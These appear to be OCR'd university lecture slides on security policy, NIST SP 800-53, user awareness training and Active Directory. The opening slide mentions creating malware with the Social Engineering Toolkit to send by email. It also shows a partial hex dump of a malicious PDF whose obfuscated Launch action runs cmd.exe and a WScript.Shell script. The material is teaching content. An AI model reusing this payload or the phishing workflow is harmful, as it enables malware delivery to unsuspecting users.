  - ➢**Social Engineering Toolkit** (**SET**) which comes with Kali.
  - ➢**Applications** menu, click **Exploitation Tools**, and select **Social Engineering Toolkit**
  - ➢Create Malware and send via email.

PDF Info

Object 1.0 @ 295220

Object 2.0 @ 295332

Object 3.0 @ 295389

Object 4.0 @ 295457

Object 5.0 @ 295545

xref @ 296169

Sort by: default | Object# | File Order | Decoded Size

```
  0: 3c 3c 2f 23  35 34 23 37  39 23 37 30  65 2f 41 63  <</#54#79#70e/Ac
 16: 23 37 34 69  23 36 66 6e  2f 23 35 33  2f 4c 23 36  #74i#6fn/#53/L#6
 32: 31 23 37 35  23 36 65 63  68 2f 57 69  23 36 65 20  1#75#6ech/Wi#6e
 48: 3c 3c 20 2f  46 20 28 63  6d 64 2e 65  78 65 29 20  << /F (cmd.exe)
 64: 2f 50 20 28  2f 43 20 65  63 68 6f 20  53 65 74 20  /P (/C echo Set
 80: 6f 3d 43 72  65 61 74 65  4f 62 6a 65  63 74 5e 28  o=CreateObject^(
 96: 22 53 63 72  69 70 74 69  6e 67 2e 46  69 6c 65 53  "Scripting.FileS
112: 79 73 74 65  6d 4f 62 6a  65 63 74 22  5e 29 3a 53  ystemObject"^):S
128: 65 74 20 66  3d 6f 2e 4f  70 65 6e 54  65 78 74 46  et f=o.OpenTextF
144: 69 6c 65 5e  28 22 2f 72  6f 6f 74 2f  2e 73 65 74  ile^("/root/.set
160: 2f 74 65 6d  70 6c 61 74  65 2e 70 64  66 22 2c 31  /template.pdf",1
176: 2c 54 72 75  65 5e 29 3a  66 2e 53 6b  69 70 4c 69  ,True^):f.SkipLi
192: 6e 65 3a 53  65 74 20 77  3d 43 72 65  61 74 65 4f  ne:Set w=CreateO
208: 62 6a 65 63  74 5e 28 22  57 53 63 72  69 70 74 2e  bject^("WScript.
224: 53 68 65 6c  6c 22 5e 29  3a 53 65 74  20 67 3d 6f  Shell"^):Set g=o
240: 2e 4f 70 65  6e 54 65 78  74 46 69 6c  65 5e 28 77  .OpenTextFile^(w
```

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

CSIT302 Cybersecurity

Day 4-1 – Security Policy & Security Policy Enforcement

Subject Coordinators: Dr Partha Sarathi Roy

School of Computing and Information Technology

UNIVERSITY OF WOLLONGONG AUSTRALIA

Cybersecurity: Attacking and Defense

Cybersecurity Kill Chain

- External reconnaissance
- Compromising the system
- Lateral movement
- Privilege escalation
- Concluding the mission

- **Security Policy**
- **Network Segmentation**
- **Active Sensor**
- **Recovery Process**
- **Vulnerability Management**

UNIVERSITY OF WOLLONGONG AUSTRALIA

What is a security policy?

- According to NIST special publications, there are several definitions of security policy:
  - A set of criteria for the provision of security services.
  - The statement of required protection for the information objects.
  - A set of rules that governs all aspects of security-relevant system and system component behaviours.
  - A set of rules that governs all aspects of security-relevant system and system element behaviour.
  - Security policies define the objectives and constraints for the security program.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Overview

- Reviewing security policy
- Educating end users
- Policy enforcement
- Monitoring for compliance

Reviewing Security Policy

- Questions regarding security policy
  - Do you even have a security policy in place?
  - How do you enforce this policy?
  - How often do you review this security policy, looking for improvements?
- Security policy is a living document - it needs to be revised and updated, regularly or on-demand.
- What security policies should include:
  - industry standards, procedures and guidelines: These are necessary to support information risks in daily operations.
  - Well-defined scope: It must be stated in the scope section of the policy whether the policy applies to a certain group of people or everyone reading it including contractors.


UNIVERSITY OF WOLLONGONG AUSTRALIA

Reviewing Security Policy

- The foundation of the security policy
  - Security policy should help provide the security triad (confidentiality, integrity https://www.uow.edu.au/about/policy/UOW002314.html#P93_3366 and availability).
- Requirements from users
  - Users are required to *protect and ensure the applicability of the security triad in the data and systems*.
  - Users must be aware of their responsibilities, and the *consequences of violating these policies*.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Reviewing Security Policy



UNIVERSITY OF WOLLONGONG AUSTRALIA

Reviewing Security Policy

- Various documents involved in overall security policy (all users understand the difference between the following documents):
- **Policy**
  - This is the basis of everything; it sets high-level expectations. It will also be used to guide decisions and achieve outcomes.
  - It is for all participants so It cannot be too technical.
  - It must be enforced by a proper authority.
- Procedure:
  - As the name suggests, this is a document that has procedural steps that outline how something must be done.

Reviewing Security Policy

- Standard:
  - This document establishes *technical requirements* that must be followed. In other words, everyone must comply with certain standards that were previously established.
  - The standard document must provide *enough technical details* to give a accurate and detailed explanation of requirements to the relevant personnel such as security engineers or security management officers.
  - All requirements in the policy document must be covered in its associated standard documents if they need technical specifications.

Reviewing Security Policy


- Guidelines:
  - Guidelines can be optional but can also be additionally recommended guidance. Each company has the freedom to define whether the guidelines are optional, or if they are recommended.
  - Guidelines must be aligned with the policy and standard documents. *Guidelines are usually written to give more specific details with practical examples such as best practices*.
  - This can be used to guide someone who has substantial knowledge of Information technology but is not specialized in the cybersecurity domain.

Reviewing Security Policy

- Best practices:
  - These are best practices to be implemented by the entire company, or just some departments within the company.
  - *This can also be established per role*—for example, all web servers should have best security practices from the vendor applied prior to being deployed in production.
  - These can be a part of guidelines.
- To make sure that all these documents are synchronized, managed, and have the upper management sponsorship, an organization-wide security program is needed.

Reviewing Security Policy

- Example of an organization-wide security program: NIST SP 800-53 - https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53r5.pdf



Reviewing Security Policy

- What is NIST Special Publication (SP) 800?
  - "*Publications in NIST's Special Publication (SP) 800 series present information of interest to the computer security community. The series comprises* ***guidelines, recommendations, technical specifications, and annual reports*** *of NIST's cybersecurity activities*."
- NIST SP 800-53
  - FIPS Publication 200, *Minimum Security Requirements for Federal Information and Information Systems*, is a **mandatory federal standard** developed by NIST in response to FISMA.
  - To comply with the federal standard, organizations apply the appropriately tailored set of baseline security controls in NIST Special Publication 800-53, *Security and Privacy Controls for Federal Information Systems and Organizations* in accordance with FIPS publication 200. Organizations have **flexibility** in applying the baseline security controls in accordance with the guidance provided in Special Publication 800-53.

Case Study: UOW Cybersecurity Policy

Let us have a look at the site and see how UOW define cybersecurity policy in https://www.uow.edu.au/about/policy/it/index.html

- Definitions
  - Cyber security - The practice of defending computing devices, networks and stored data from unauthorised access, use, disclosure, disruption, modification or destruction.
  - User - Any person using any of the IT Facilities and Services.
- Application & Scope
  1. This policy applies to all Users of IT Facilities and Services at the University of Wollongong.
  2. All Users should be aware of this policy, their responsibilities and legal obligations.
  3. All Users are required to comply with the policy and are bound by law to observe applicable statutory legislation.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Case Study: UOW Cybersecurity Policy

- Policy Responsibilities
  - ➢ Users of IT Facilities and Services:
  - ➢ Individual Users have the following responsibilities:
    - ✓ a. using IT Facilities and Services according to IT policies at all times;
    - ✓ b. being aware of the security requirements of the IT Facilities and Services they use, and take every precaution to safeguard their access to these systems against unauthorised use; and
    - ✓ c. immediately reporting any known or suspected security incidents and breaches to IMTS.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Case Study: UOW Cybersecurity Policy

- Now take a look at "IT SERVER SECURITY POLICY". - https://www.uow.edu.au/about/policy/UOW002314.html#P93_3366
- Application & Scope
  - 1. This Policy applies to:
    - ✓ a. Servers that are connected to a University network; and
    - ✓ b. Servers that are operated for or on behalf of the University regardless of which network they are connected to.
  - 2. This policy does not apply to Services that are procured as the "software as a service" model but does apply to other cloud models of procurement such as "infrastructure as a service" and "platform as a service".

UNIVERSITY OF WOLLONGONG AUSTRALIA

Educating the End User

- *Security awareness training*
  - As shown in the diagram of NIST SP 800-53, the end user's education is part of the management control.
  - Perhaps this is one of the most important pieces of the security program, because a user who is uneducated in security practices can cause tremendous damage to the organization.
  - It should be delivered to all employees, and it should be constantly updated to include new attack techniques and considerations.
  - Many companies are delivering such training online, via the company's intranet. If the training is well-crafted, rich in visual capabilities, and contains a self-assessment at the end, it can be very effective.

Educating the End User

- Contents of the security awareness training:
  - Real-world examples: Users will more easily remember things if a real scenario is shown. For example, talking about phishing emails without showing what a phishing email looks like, and how to visually identify one, will not be very effective.
  - Practice: Well-written text and rich visual elements are important attributes in training materials, but the user must go through some practice. For example, the user can interact with the computer to identify spear phishing or a fake social media campaign.

Educating the End User

- Training outcomes
  - All users should acknowledge that they successfully finalized the training.
  - All users are aware about the security threats and countermeasures covered in the training.
  - All users are also aware about the consequences of not following the company's security policy.

Educating the End User

- The problem of BYOD (Bring Your Own Device)
  - Many users will be using their own device to access company information and they are easy targets for hackers. If hackers are able to compromise the user's system, they are very close to gaining access to the company's data, since most of the time they are not isolated.
  - Ideally, BYOD should not be allowed in some environments where maximum confidentiality is required. However, enforcing this takes a great deal of time and effort.

Educating the End User

- Case study: Symantec Internet Security Threat Report Volume 22
  - ➢ Spam campaigns are the top cause of malware infestation, and the largest malware spamming operations are relying on social engineering techniques.
    - ✓ In 2016 the most common word used in major malware campaigns was "invoice." This is a typical approach: to scare in order to entice the user to click on the link that will compromise the system.
    - ✓ Another platform that is being used to launch social engineering attacks is social media. In 2015, the diet spam operation on Twitter that used hundreds of thousands of fake accounts that were impersonating legitimate accounts to build a big follower base, and with that spread false propaganda about weight-loss solutions.

Educating the End User

- Social media guidelines for users
  - Many cases were examined that social medial plays an important role in social engineering attacks.
  - The security program must be in line with HR and legal requirements regarding how the company should handle social media posts, and also give guidelines to employees on how they should handle their own social media presence.
  - One of the tricky questions while defining a set of guidelines to employees on how to use social media is the definition of appropriate business behaviour.

Educating the End User

- Dealing with defamatory and inappropriate posts
  - There should be guidelines to deal with defamatory posts, as well as pornographic posts, proprietary issues, harassment, or posts that can create a hostile work environment.
  - These are imperative for most social media guidelines, and it shows that the employer is being diligent in promoting a wealth social environment within the company.


Policy Enforcement

- Policy enforcement based on a network architecture diagram
  - ➢ Understand fully:
    - ✓ what the endpoints are;
    - ✓ what servers an organization has;
    - ✓ how the information flows;
    - ✓ where the information is stored;
    - ✓ who has and who should have data access.
  - ➢ *Many companies fail to enforce policies fully because they only think of enforcing policies at endpoints and servers.*
- Policy enforcement on network devices
  - ➢ A holistic approach is needed to tackle every single component that is active in the network, including switches, printers, and IoT devices.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Preliminary: Active Directory


- Purpose
  - ➢To arrange all the network objects including users, computers and other items into logical and hierarchical structure.
  - ➢To provide authentication and authorization for those (users, computers and other items).
- "Objects" in Active Directory
  - ➢Each Object has attributes, for example
    - ✓User: Partha Sarathi Roy, partha@uow.edu.au
    - ✓PC: UOW1892-2, SCIT/EIS
    - ✓Printer: HP1022, Building 3-233
    - ✓Shared Folder: SCIT_Subject, EIS



UNIVERSITY OF WOLLONGONG AUSTRALIA

Preliminary: Active Directory


- Structure of Active Directory
  - **Domain**: A collection of Objects within Active Directory network.
  - **OU**s (Organizational Units)
    - ✓ A subdomain which is **a container for Objects**.
    - ✓ Using OUs, an administrator can create hierarchy that reflects the structure of the organization.



UNIVERSITY OF WOLLONGONG AUSTRALIA

Preliminary: Active Directory

